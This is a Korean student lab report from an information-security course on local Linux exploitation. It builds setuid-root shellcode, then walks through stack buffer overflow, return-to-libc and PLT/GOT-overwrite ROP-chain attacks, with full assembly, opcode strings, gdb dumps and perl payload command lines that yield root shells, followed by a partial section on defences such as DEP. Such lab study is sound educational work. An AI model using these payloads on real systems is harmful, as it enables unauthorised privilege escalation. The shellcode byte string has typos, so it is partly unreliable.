

시스템해킹 분석 보고서




2020년 10월 13일

김제혁

	시스템 해킹 보고서	
	버전: 1.0	2020-10-13

목 차


1. 시스템 해킹 실습 개요
 - 1.1. 시스템 해킹 실습 목적
 - 1.2. 시스템 해킹 수행 범위
 - 1.3. 시스템 해킹 수행 절차
 - 1.4. 시스템 해킹 진단 대상
 - 1.5. 시스템 해킹 진단 도구
 - 1.6. 시스템 해킹 진단 항목
2. 시스템 해킹 실습 결과 요약
3. 시스템 해킹 실습 결과 상세
 - 3.1. Shellcode
 - 3.2. Buffer Overflow
 - 3.3. Return-to-libc Attack I
 - 3.4. Return-to-libc Attack II
 - 3.5. Return-to-libc Attack III
 - 3.6. PLT & GOT Overwrite
4. 시스템 해킹 보안 방안 기법
 - 4.1. Data Execution Prevention
 - 4.2. Address Space Layout Randomization
 - 4.3. ASCII Armor
 - 4.4. Canary

	시스템 해킹 보고서	
	버전: 1.0	2020-10-13

1. 시스템 해킹 분석 개요

1.1 시스템해킹 실습 목적

본 분석 보고서는 i2sec 국제정보보안학원에서 제공하는 교육을 바탕으로 시스템 해킹 기술을 이용하여 보안진단을 수행하고, 발견된 취약점에 대한 대응책을 수립하여 정보보안 지식을 습득하는 것을 목적으로 함.



1.2 시스템 해킹 수행 범위


i2sec 국제정보보안학원에서 시스템 해킹에 대해 진단을 수행하며, 알려진 취약점을 통해 정보보안 지식 습득을 목적으로 함

1.3 시스템 해킹 실습 일정

시스템 해킹 실습은 2020년 10월 08일부터 2020년 10월 13일까지 진행되며 세부일정은 아래와 같음

구분	내역	일정	비고
시스템 해킹 실습 및 결과 분석	시스템 해킹 실습	2020.10.01 ~ 2020.10.13	-
	결과 분석 및 대응 방안		-

[표 1-1] 진단 일정

	시스템 해킹 보고서	
	버전: 1.0	2020-10-13

1.4 시스템 해킹 수행 절차

시스템 해킹에 대한 실습은 다음과 같은 절차로 실습

진행 순서	내용	비고
대상선정	취약점 진단 대상 및 공격 대상 선정	-
정보수집	실습환경 및 제약사항 파악	-
실습도구	진단 도구를 활용한 수동 보안진단 실습 수행	-
진단 실습 결과	진단 결과에 대한 원인 및 문제점 분석	-
대응방안 마련	진단에 발견된 취약점에 대한 대응 방안 수립	-
보고서 작성	진단 결과 보고서 작성	-

[표 1-2] 상세 수행 절차

1.5 시스템 해킹 실습 대상


구분	실습대상	환경	비고
1	redhat	os 버전: 2.4.20-8, gcc 버전: 3.2.2, gdb 버전: 5.3post-0.20021129.18rh	-
2	fedora20	os 버전: 20(Heisenbug), gcc 버전: 4.8.2, gdb 버전: 7.6.50	-

[표 1-3] 진단 대상

1.6 시스템 해킹 실습 수행 장소

장소	IP	비고
i2sec 국제정보보안학원	192.168.1.0/24	내부망
학생 본인 개인 컴퓨터	172.16.115.143	내부망

[표 1-4] 수행 장소


	시스템 해킹 보고서	
	버전: 1.0	2020-10-13

1.7 시스템 해킹 실습 절차

시스템 해킹 실습 시 아래의 도구를 활용함

도구이름	설 명	비고
VMware	한 컴퓨터 안에 가상으로 여러 OS 설치 사용 가능 본 실습과 같은 테스트 용도에 적합	-
objdump	컴파일된 코드나 모듈들에 대한 여러 가지 정보를 보여주는 프로그램 실행 파일을 어셈블리 형태로 disassembler 가능	-
putty	리눅스 서버에 원격으로 접속하는 도구	-
gdb	바이너리파일 디버깅 도구	

[표 1-5] 진단 도구

	시스템 해킹 보고서	
	버전: 1.0	2020-10-13

2. 시스템 해킹 실습 요약

클라이언트	서버	실습 항목	실습 내용
window7/10	redhat 2.4,20-8	Shellcode	BOF 사용될 shellcode 제작
window7/10	redhat 2.4,20-8	Stack Buffer Overflow	기본 BOF 공격
window7/10	redhat 2.4,20-8	Return-to-libc Attack	DEP 기법 우회한 BOF
window7/10	redhat 2.4,20-8	Return-to-libc Attack	ASLR 기법 우회한 BOF
window7/10	redhat 2.4,20-8	Return-to-libc Attack	ASCII Armor 우회한 BOF
window7/10	fedora20	Return-to-libc Attack	PLT & GOT Overwrite

[표 1-6] 시스템해킹 실습 항목

*수업: Window7, 실습: Window 10 사용

3. 시스템 해킹 실습 상세 결과

3.1 SHELLCODE

실습 준비	앞으로 시행할 BOF에 쓰일 셸코드 작성
셸코드 정의	시스템의 특정 명령을 실행할 수 있는 기계어 코드 주로 셸을 실행 시키기 위한 의도로 제작
셸코드 내용	해커의 명령을 수행하는 코드와 공격 조건을 맞추기 위한 의미 없는 값으로 구성된다.
1단계	<p>1) c 언어로 구현</p> <p>2) 시스템 콜에 필요한 필수 부분만으로 구성</p> <ul style="list-style-type: none"> - 시스템 콜: 사용자 레벨의 프로세스들이 OS의 서비스를 요청할 수 있도록 중간 역할 제공, 커널 시스템에 침투할 수 있는 유일한 포인트 - /usr/include/asm/unistd.h 파일 : 시스템 콜 번호 리스트 <p>3) 작동시 셸이 실행되도록 설계</p> <pre>#include<stdio.h> int main() { char *i2sec[2]; i2sec[0] = "/bin/sh" ; 경로를 담은 첫 번째 인자에 실행할 셸 위치 넣어둠 i2sec[1] = 0; execve(i2sec[0], i2sec, &i2sec[1]); 커널에 바로 요청되는 적합한 함수 채택 }</pre>
2단계	<p>1) 위의 코드 정적 컴파일</p> <ul style="list-style-type: none"> - 동적 컴파일: 위치정보를 지니고 있다가 호출 시 해당 함수의 자리를 찾아간다. 실제 코드가 아닌 찾아가는 과정만 볼 수 있음. - 정적 컴파일: 실행될 모든 함수를 포함하므로 용량이 큼. 실제 구동되는 코드가 내장되어 있어 분석에 용이. <p>2) 컴파일 후 gdb로 역 어셈블링하여 필요한 부분 찾기</p> <ul style="list-style-type: none"> - 우선 'int 80' 을 찾는다. 'int' 은 중단 또는 예외처리를 지시하는 명령어, '80' 은 interrupt 번호. - int 80: 프로그램에 의해 리눅스 커널으로 시스템 콜이 요청됨. - 레지스터 값들 확인. EAX에는 시스템 콜 번호, EBX부터 차례로 인자가 들어간다. 인자의 개수 및 형식은 시스템 콜의 요구 사항에 맞춘다.

	<p>EAX 0xb (11은 execve의 시스템 콜 번호)</p> <p>EBX 0x808EF88 (x/s로 확인 "/bin/sh" 문자열의 주소)</p> <p>ECX 0xbfffe920 (배열 i2sec[2]의 시작주소)</p> <p>EDX 0xbfffe924 (x/d 해서 보면 '0' 이 들어가있다.)</p> <p>execve(const char *path, char *const argv[], char envp[]) 인자로 실행할 경로, 배열의 시작 주소, 환경변수를 순서대로 요구함. 환경변수가 쓰이지 않는다면 대신에 NULL을 넣는다.</p>
3단계	<p>1) 2단계에서 얻은 정보를 기반으로 어셈블리어 셀코드 제작</p> <p>global _start</p> <p>_start jump short message</p> <p>start: pop esi 컨트롤 빼오기</p> <p>push 0 0 넣기</p> <p>mov edx,esp execve의 세 번째 인자인 0 edx에 복사</p> <p>push esi 흐름 조작 경로("/bin/sh") 담은 주소 넣기</p> <p>mov ecx,esp 위의 주소의 주소(두번째 인자) ecx에 복사</p> <p>mov ebx, esi 경로 문자열의 주소 (첫번째 인자) ebx에 복사</p> <p>mov eax, 0xb 호출할 시스템 콜 번호 11 eax에 복사</p> <p>int 0x80 인터럽트 요청으로 11번인 execve 호출</p> <p>message: call start</p> <p>db "/bin/sh" ,0 뒤에서부터 순서대로 push</p> <p>2) 공격에 차질이 없도록 널 바이트 제거 작업</p> <ul style="list-style-type: none"> - 'push 0' 를 'xor eax,eax push eax' 로 변경 - 'mov eax,0xb' 를 'mov al,0xb' 로 수정 (4바이트 -> 2바이트) <p>3) 컴파일 후 제대로 동작하는지 확인</p> <ul style="list-style-type: none"> - 셸은 실행이되나 setuid(0)를 쓰지 않았으므로 루트 권한이 주여지지 않는

4단계	<p>setuid(0) 추가하여 어셈블리코드 업데이트</p> <pre> global _start _start xor eax,eax mov ebx,eax mov al,0x17 int 0x80 jmp short message start: pop esi xor eax,eax push eax mov edx, esp push esi mov ecx,esp mov ebx,esi mov al, 0xb int 0x80 message: call start db "/bin/sh",0 </pre>
5단계	<p>1) objdump로 기계어 추출</p> <pre> [root@localhost tmp]# vi local.asm [root@localhost tmp]# objdump -d local local: file format elf32-i386 Disassembly of section .text: 08048080 <_start>: 8048080: 31 c0 xor %eax,%eax 8048082: 89 c3 mov %eax,%ebx 8048084: b0 17 mov \$0x17,%al 8048086: cd 80 int \$0x80 8048088: eb 0f jmp 8048099 <message> 0804808a <start>: 804808a: 5e pop %esi 804808b: 31 c0 xor %eax,%eax 804808d: 50 push %eax 804808e: 89 e2 mov %esp,%edx 8048090: 56 push %esi 8048091: 89 e1 mov %esp,%ecx 8048093: 89 f3 mov %esi,%ebx 8048095: b0 0b mov \$0xb,%al 8048097: cd 80 int \$0x80 </pre> <p>2) 기계어 사용하여 c언어로 셸코드 완성</p> <pre> #include<stdio.h> char code[] = "\x31\xc0\x89\xc3\xb0\x17xcd\x80xeb\x0f\x5e\x31\xc0\x50\x89\xe2\x56\x89\xe1\x89\xf3\xb0\x0b\xcd\x80\xe8\xec\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"; int main() { int (*exeshell)(); exeshell = (int (*) ()) code; (*exeshell)(); } </pre>

```
[i2sec@localhost tmp]$ id
uid=500(i2sec) gid=500(i2sec) groups=500(i2sec)
[i2sec@localhost tmp]$ ./shellcode
sh-2.05b# id
uid=0(root) gid=500(i2sec) groups=500(i2sec)
sh-2.05b#
```

[결과] 셸이 실행되었고 일반 사용자에서 루트로 권한이 상승

3.2 BUFFER OVER FLOW

취약점 현황	특정 문자열 함수의 약점을 이용하여 공격자가 의도한 흐름을 조작
대상	문자열의 길이를 확인하지 않는 함수가 사용된 프로그램
실습내용	<p>할당된 버퍼보다 많은 데이터가 삽입되었을 때 인접 메모리를 덮어쓰는 원리가 버퍼 오버플로우이다. 이러한 공격을 사전방지하기 위해서는 입력값 길이의 검증을 요구하는 안전한 함수를 사용할 필요가 있다.</p> <p>예) strcpy 대신 strncpy를 쓰도록 한다.</p>

1. 준비

- 1) strcpy를 사용한 코드 만들기
- 2) 컴파일 후 루트권한으로 setuid설정
- 3) 일반계정으로 다시 로그인

2. 분석

- 1) 루트 소유로 된 해당 파일 내 것으로 카피하기 (내 것 아니면 오류 발생)
분석 시 변동 없도록 복사본 이름 글자 수를 원래 파일명 길이와 같게 맞춘다.
- 2) gbd로 취약함수 포함되어 있음을 확인 및 정상적으로 할당된 공간 계산

```
Dump of assembler code for function main:
0x0804835c <main+0>:    push    ebp
0x0804835d <main+1>:    mov     ebp,esp
0x0804835f <main+3>:    sub     esp,0x208
0x08048365 <main+9>:    and     esp,0xffffffff0
0x08048368 <main+12>:   mov     eax,0x0
0x0804836d <main+17>:   sub     esp,eax
0x0804836f <main+19>:   sub     esp,0x8
0x08048372 <main+22>:   mov     eax,DWORD PTR [ebp+12]
0x08048375 <main+25>:   add     eax,0x4
0x08048378 <main+28>:   push    DWORD PTR [eax]
0x0804837a <main+30>:   lea     eax,[ebp-520]
0x08048380 <main+36>:   push    eax
0x08048381 <main+37>:   call    0x804829c <strcpy>
```

- 3) ebp까지 덮으려면 4바이트 더 계산에 넣어야 한다는 것을 염두에 둔다.
- 4) ebp+4는 리턴 자리 => 내가 원하는 동작을 실행할 주소로 바꾼다.

3. 전략

- 1) 스택은 매번 주소 값이 랜덤하므로 변하지 않는 환경변수를 활용
- 2) 환경변수 구하는 코드 작성

```
#include <stdlib.h>
```

```
int main(int argc, char *argv[])
{
    char *addr;
    addr = getenv(argv[1]);
    printf( "located at %p\n" , addr);
    return 0;
}
```

- 3) ASCII는 7F까지만 표현되어 16진수 주소를 쓰는데 부적합
-> FF까지 가능한 언어팩으로 변경해두고 실습 시작
예) export LANG= "ko_KR.euckr"

3.3 Return-to-Ilbc Attack Part One_ 환경변수 활용

취약점 현황	스택에서의 활동이 제한된다면 무조건 실행 권한이 있는 공유 라이브러리를 노린다.
대상	Data Execution Prevention이 적용된 경우
실습내용	저장된 EIP(Instruction Pointer 레지스터)가 존재하는 코드를 지목할 수 있는 한, DEP를 한다고 해서 블록 컨트롤이 넘어가는 것을 막을 수는 없다. 공격자는 공유 라이브러리에서 필요 함수를 찾은 다음 원래의 리턴 자리를 해당 라이브러리 함수 주소로 덮어쓴다. 그리고 공격 내용을 인자처럼 보이게 위장하여 넣는다.

1. 준비

1) 공격에 쓸 코드 준비 (일반 사용자 파일)

```
#include<stdio.h>

int main()
{
    setuid(0);
    system("/bin/sh");
}
```

2) 언어셋 알맞게 설정하고 위 파일을 환경변수에 등록 (export i2sec= "/tmp/sh")

메모리 구조 상 스택 영역 위에 위치하는 환경변수는 값을 넣어 등록할 수 있으며, 쉘의 환경과 관계되어 시스템 내의 프로세스들에 영향을 준다.

2. 분석 & 전략

- 1) system함수를 쓸 경우 /bin/sh가 먼저 권한을 체크하기 때문에 일반 사용자 소유인 준비한 공격 파일을 바로 쓸 수가 없다.
- 2) 권한 상승에 적합한 RUID를 쓰지 않는 대체 함수를 생각해 내어 돌아가야 한다.
- 3) 공유 라이브러리 이해: 여러 프로세스에 동시 공동 이용 가능, 프로그램 시작 시 적재.
- 4) 공유 라이브러리 안에 있는 함수 중 우리 목적에 맞는 execI 선택.
- 5) 라이브러리 함수를 직접 호출하면 인자 값을 전달해줄 필요가 생긴다.
- 6) 채택한 함수 execI()의 주소를 BOF 일으킬 파일의 원래 리턴 자리에 덮어쓸 계획.
- 7) 인자 값에다 실행하고자 하는 코드 경로를 넣을 것이다 (환경변수 i2sec).
- 8) 인자 값을 넘길 때 상황에 맞는 형식을 알고 있어야 한다.

3. 실행

- 1) BOF가 가능할 위험 문자열 함수 쓴 파일 타겟
- 2) 내것으로 카피하여 gdb로 열어보기
- 3) 버퍼에서 SFP(Saved Frame Pointer)까지의 거리 구하기
..... [여기까지는 기본 BOF 공격과 같음]
- 4) print 명령어로 execI의 주소 구하기

```
(gdb) b *main
Breakpoint 1 at 0x804835c
(gdb) run
Starting program: /tmp/boc

Breakpoint 1, 0x0804835c in main ()
(gdb) print execl
$1 = {<text variable, no debug info>} 0x420acaa0 <execl>
```

5) 임의의 값 넣어서 SFP와 리턴 다음 적어도 어디까지 차야 끝에 널이 붙는지 확인한다.

```
Starting program: /tmp/boc ``perl -e 'print "A"x60, "BBBB", "CCCC", "DDDD"``'
```

```
Breakpoint 1, 0x08048383 in main ()
(gdb) x/8x $ebp
0xbffff5d8: 0x41414141 0x42424242 0x43434343 0x44444444
0xbffff5e8: 0xbffff600 0x4001582c 0x00000002 0x080482ac
```

>> 아직 아님

```
Starting program: /tmp/boc ``perl -e 'print "A"x60, "BBBB", "CCCC", "DDDD"x3'``'
```

```
Breakpoint 1, 0x08048383 in main ()
(gdb) x/8x $ebp
0xbffffdbd8: 0x41414141 0x42424242 0x43434343 0x44444444
0xbffffdbe8: 0x44444444 0x44444444 0x00000000 0x080482ac
```

>> "DDDD" x3부터 다음번에 널이 오는 것이 확인됨

-> 공격 시 인자 최소 3개는 필요할 것이라 판단.

6) 펄스크립트로 공격 내용 기입

- | | |
|-------------------------------------|--------------------|
| (1) 리턴 바로 앞까지 더미값 | "A" x60 |
| (2) 리턴 자리에 execl함수 주소 넘겨 호출 | "\xa0\xca\x0a\x42" |
| (3) execl 후 돌아올 자리 더미값 | "BBBB" |
| (4) 앞서 환경변수에 등록해둔 것 인자 값 형식에 맞춰 넘긴다 | (x3 이상) |

execl(const char *path, const char *arg, ...); 경로, 옵션, NULL or 계속 추가

```
[i2sec@localhost tmp]$ ./bof ``perl -e 'print "A"x60,"\xa0\xca\x0a\x42","BBBB",
\x03\xff\xff\xbf"x3;'"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBB
sh-2.05b# id
uid=0(root) gid=500(i2sec) groups=500(i2sec)
```

>> 셸이 실행되고 일반유저의 uid가 root로 변한 것을 확인할 수 있다.

3.4 Return-to-Ilbc Attack Part Two_ 환경변수가 랜덤이라면?

취약점 현황	읽기 전용인 텍스트 영역의 주소는 바뀌지 않는다.
대상	Address Space Layout Randomization이 적용된 경우
실습내용	환경변수마저 재배치 된다 해도 메모리의 가장 낮은 장소인 코드 영역의 특징을 이용하면 공격할 포인트가 생긴다. 코드 영역은 컴파일러가 생성한 실행파일(기계어)의 명령어들이 올라가는 곳으로 컴파일 시에만 작성되고 프로세스에서 접근할 수 없는 부분이다. 즉 변하지 않는다.

1. 분석 & 준비

1) 메모리 영역을 볼 수 있는 명령어 사용하여 코드 영역 주소 알아내기

```
[i2sec@localhost tmp]$ cat /proc/self/maps
08048000-0804c000 r-xp 00000000 08:02 1103328 /bin/cat
0804c000-0804d000 rw-p 00003000 08:02 1103328 /bin/cat
0804d000-0804e000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 08:02 519227 /lib/ld-2.3.2.so
40015000-40016000 rw-p 00014000 08:02 519227 /lib/ld-2.3.2.so
40016000-40017000 rw-p 00000000 00:00 0
40017000-40217000 r--p 00000000 08:02 470531 /usr/lib/locale/locale-archive
40217000-40318000 r--p 00f8a000 08:02 470531 /usr/lib/locale/locale-archive
42000000-4212e000 r-xp 00000000 08:02 843708 /lib/tls/libc-2.3.2.so
4212e000-42131000 rw-p 0012e000 08:02 843708 /lib/tls/libc-2.3.2.so
42131000-42133000 rw-p 00000000 00:00 0
bffffe00-c0000000 rwxp fffff000 00:00 0
```

2) 앞 실습처럼 setuid(0). /bin/sh 내용 담은 파일 준비

3) BOF할 루트 파일 내 것으로 복사한 다음 gdb로 열어보기

2. 전략

1) 0x8048000 근처 주소 중 뒤에 오는 값이 Null인 주소 하나 택하기

```
Breakpoint 1, 0x08048365 in main ()
(gdb) x/32x 0x08048000
0x08048000: 0x464c457f 0x00010101 0x00000000 0x00000000
0x08048010: 0x00030002 0x00000001 0x080482ac 0x00000034
0x08048020: 0x00001d6c 0x00000000 0x00200034 0x00280006
0x08048030: 0x001f0022 0x00000006 0x00000034 0x08048034
0x08048040: 0x08048034 0x000000c0 0x000000c0 0x00000005
0x08048050: 0x00000004 0x00000003 0x000000f4 0x080480f4
0x08048060: 0x080480f4 0x00000013 0x00000013 0x00000004
0x08048070: 0x00000001 0x00000001 0x00000000 0x08048000
```


3.5 Return-to-Ilbc Attack Part Three_ Chaining RTL Calls

취약점 현황	ELF 내부 구조에 .plt라는 섹션이 존재한다는 점을 이용 PLT가 찾아온 라이브러리 주소가 GOT에 저장된다는 점 활용
대상	DEP + ASCII Armor가 적용된 경우
실습내용	PLT 호출 및 시스템 함수 인자값 전달이 목표. PLT와 GOT을 이용해 시스템 함수 <code>execve</code> 를 호출해 낸다. BSS영역에 <code>execve</code> 의 인자값으로 사용할 문자열을 복사한다.

1. 내용 이해

1) Global Offset Table & Procedure Linkage Table

운영체제가 사용자 프로그램에 제공하는 기능 중 하나는 외부 라이브러리를 동적으로 가져오는 것이다. 정확한 가상 주소를 제공하는 기능이 각 프로세스 안에 들어있다. 그것이 GOT(.got)과 PLT(.got.plt)이다. .plt섹션은 메모리 구간 중 읽기 전용인 곳에 위치한다. 그렇기에 프로그램 구동 시 Procedure Linkage Table의 값이 변하지 않는 것이다. 반대로 .got.plt는 쓸 수 있는 구간이다. 해커가 Global Offset Table의 값을 공격 내용으로 바꿔 치기 할 수 있다.

2) Position Independent Code

주 메모리의 어느 위치에 들어가 있는 기계어의 집합체로 그것의 절대 주소와 관계없이 제대로 작동하는 코드를 뜻한다. 프로그램 로드 시 외부 함수들을 전부 해결하는 것이 효율적이지 않기 때문에 컴파일 때 알려지지 않은 정적 데이터의 위치정보는 요청이 들어오면 동적으로 찾는다. 라이브러리의 모든 부분이 메인 메모리에 실재하는 것이 아님을 인지하고 있도록 한다.

3) Pop & Return

pop 또는 ret할 때 esp가 상승한다. 리턴의 내부 구조를 보면 jump와 pop이 있다. 먼저 pop으로 인해 esp가 오른다. 그리고는 다음 실행주소를 담고 점프한다. 이번 실습에서 다룰 chaining은 바로 이 원리를 이용한다. 체인 시킨다는 것은 pop하여 다음 인자로 넘어가고 ret하여 다음 함수로 넘어가게 설계하는 것이다. 인자의 수 만큼 pop하고 ret하면 연속적 함수 호출이 가능하다.

4) Return Oriented Programming Chain (ROP chain)

코드 재사용 원리를 이용한 자주 쓰이는 공격 기법이다. 존재하는 코드 조각(가젯: ret로 끝나는 명령의 순서)을 조합하여 해커가 원하는 행동을 구상한다. 인자가 없는 경우에는 이론적으로 무제한 함수 호출이 가능하다. 인자가 하나일 경우에는 정상적으로 두 번까지만 주소 호출이 가능하다. 첫 번째 인자의 자리와 세 번째 호출을 써야 할 자리가 겹치기 때문이다. 공격 시 인자는 보통 2개 이상이 요구되기 때문에 공격자는 gadget을 chaining하는 방법을 택해 연속적 함수 호출을 가능하게 만든다.

2. 준비

- 1) 언어셋을 공격에 적합하게 설정 (FF까지 표현 가능한 것으로)
- 2) 공격의 타겟이 될 4755권한의 루트 소유인 BOF 가능 파일
- 3) `setuid(0), system("/bin/bash")`내용 담은 일반 사용자 파일

4) 공격시 알아야 할 값

- | | |
|--|---|
| (1) BOF 공격에 필요한 거리 계산 | <code>p/d \$ebp - \$eax</code> |
| (2) 주로 쓰일 함수 <code>strcpy</code> 의 <code>plt</code> | |
| (3) 공격 함수 호출 용도로 쓰려고 선택한 <code>puts</code> 의 <code>plt</code> | |
| (4) 공격 함수의 주소 덮어 쓸 자리인 <code>puts</code> 의 <code>got</code> | <code>disassemble puts@plt</code> |
| (5) <code>put</code> 의 <code>got</code> 에 덮어 쓸 시스템 콜 <code>execve</code> 의 주소 | <code>print execve</code> |
| (6) 인자 수(=pop 수) 고려하여 선택한 가젯의 주소 | <code>objdump -d bof grep -B 3 ret</code> |
| (7) <code>execve</code> 주소와 <code>/tmp/sh</code> 문자열 복사에 활용할 BSS영역의 시작 주소 | <code>info files</code> |
| (8) <code>/tmp/sh</code> 문자열 만드는데 필요한 bss 안의 주소들 | <code>find 0x08048000,+10000,'t'</code> |
| (9) <code>/tmp/sh</code> 문자열 끝 및 <code>execve</code> 두 세 번째 인자로 넣을 NULL이 담긴 주소 | |

3. 전략

- 1) BOF 타겟 파일 카피하여 `gdb` 열어보기.

2) 필요한 정보 구하기

- `strcpy@plt` 통하여 BOF공격 내용 집어 넣을 것
 - `puts@plt` `got`에 써놓은 `execve` 함수 불러올 것
 - `puts@got` `execve` 주소로 덮어 씌울 장소
 - `execve` `/bin/sh` 인자로 받아 실행 시켜줄 함수
 - PPR 인자 2개 쓸 수 있는 가젯으로 목표까지 반복 호출
 - BSS + 16byte 공격위해 기계어 파일명으로 가져다 쓸 변하지 않는 영역
- *BSS영역 시작 주소에 16바이트 더 해주어 앞의 `data` 구간과 겹치지 않게 한다.

- 3) 이번 학습은 DEP와 ASCII Armor를 우회한 BOF이다. DEP가 적용되면 스택에 셀코드를 올리는 것과 같은 간단한 방법은 쓸 수가 없다. 게다가 ASCII Armor 때문에 라이브러리를 이전 실습과 같은 방법으로는 호출할 수 없다. 앞 주소가 00로 시작하여 직접적인 `strcpy`가 안 먹히기 때문이다. 우리는 널을 피하는 방법으로 BSS 영역에 필요한 주소를 써넣을 것이다. 힙 세그먼트와 데이터 섹션 사이에 위치하는 BSS섹션은 힙과 스택보다 안정적인 쓸 수 있는(writable) 공간이다. 데이터 섹션은 초기화된 전역 변수와 상수들이 있고, 그것보다 읽기 전용인 부분이 더러 있기에 피하도록 한다. 실습에 가장 적합한 구간은 BSS라 판단된다. 그리고 공격의 내용이 될 주소와 문자열은 가장 안정적인(로드할 필요 없이 ROM에 올라감, PIC개념 참고) 코드 영역에서 빌려올 것이다.

5) 순서 정리

(1) 한 바이트 씩 필요한 거 복사 (각 파트 카피 dst++, src++)

strcpy@plt (카피func) -> PPR (call반복) -> puts@got (카피dst) -> execve (카피src) x4번
strcpy@plt (카피func) -> PPR (call반복) -> BSS (카피dst) -> /bin/sh (카피 src) x8

(2) call반복 중단, 위에 카피한 내용들 불러내는 본 공격 실행.

puts@plt(execve실행) -> dummy(execve리턴) -> BSS(/bin/sh를 execve의 첫 번째 인자로)
-> NULL(형식 맞추어주는 용도의 널) -> NULL

4. 실습 - 사용한 값

(1) 필요 거리	108+4=112
(2) strcpy@plt	0x8048310
(3) puts@plt	0x8048320
(4) puts@got	0x804a010
(5) execve	0x43814550

\x10\xa0\x04\x08	got[0]	<-	\x74\x95\x04\x08	'\50'
\x11\xa0\x04\x08	got[1]	<-	\x6a\x94\x04\x08	'\45'
\x12\xa0\x04\x08	got[2]	<-	\x51\x9f\x04\x08	'\81'
\x13\xa0\x04\x08	got[3]	<-	\x77\x82\x04\x08	'\43'

(6) ppr 가젯	0x80484ee
(7) BSS + 16byte	0x804a030

(8) bss문자열 /tmp/sh

\x30\xa0\x04\x08	bss[0]	<-	\x98\x85\x04\x08	'/'
\x31\xa0\x04\x08	bss[1]	<-	\x6c\x82\x04\x08	't'
\x38\xa0\x04\x08	bss[2]	<-	\x5f\x82\x04\x08	'm'
\x39\xa0\x04\x08	bss[3]	<-	\x4a\x82\x04\x08	'p'
\x3a\xa0\x04\x08	bss[4]	<-	\x98\x85\x04\x08	'/'
\x3b\xa0\x04\x08	bss[5]	<-	\x62\x81\x04\x08	's'
\x3c\xa0\x04\x08	bss[6]	<-	\x67\x93\x04\x08	'h'
\x3d\xa0\x04\x08	bss[7]	<-	\x24\x80\x04\x08	'\0'

(9) NULL	0x8048024
----------	-----------

5. 결과

```
[i2sec@localhost tmp]$ ./bof "`perl -e 'print "A"x112,"\x10\x83\x04\x08","\xee\x84\x04\x08","\x10\xa0\x04\x08","\x74\x95\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x11\xa0\x04\x08","\x6a\x94\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x12\xa0\x04\x08","\x51\x9f\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x13\xa0\x04\x08","\x77\x82\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x30\xa0\x04\x08","\x98\x85\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x31\xa0\x04\x08","\x6c\x82\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x32\xa0\x04\x08","\x5f\x82\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x33\xa0\x04\x08","\x4a\x82\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x34\xa0\x04\x08","\x98\x85\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x35\xa0\x04\x08","\x62\x81\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x36\xa0\x04\x08","\x67\x93\x04\x08","\x10\x83\x04\x08","\xee\x84\x04\x08","\x37\xa0\x04\x08","\x24\x80\x04\x08","\x20\x83\x04\x08","BBBB","\x30\xa0\x04\x08","\x24\x80\x04\x08","\x24\x80\x04\x08"'`"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
sh-4.2# id
uid=0(root) gid=1001(i2sec) groups=0(root),1001(i2sec) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.2#
```

>> 셸이 실행되고 일반유저의 uid가 root로 변한 것을 확인할 수 있다.

4. 시스템 해킹 보안 방안 기법

4.1 Data Execution Prevention

기본적으로 write와 execute 권한을 동시에 부여하지 않겠다는 원리. 실행 권한이 없는 쪽이 일반적이다. 텍스트 영역은 실행만 가능하게 하고 코드를 포함하고 있지 않은 메모리 부분은 실행 비트를 빼버린다. 그리하여 힙이나 스택에 해커가 자기의 셸코드를 올린다(w) 한들 실행(x)할 수 없도록 한다. 하지만 이를 우회할 수 있는 다양한 방법이 존재하기 때문에 다른 방어 기법들과 함께 적용하는 편이 좋다. 최신 OS들은 DEP뿐 아니라 뒤에 언급할 ASCII Armor 그리고 ASLR이 전부 적용되어 있다.

4.2 Address Space Layout Randomization

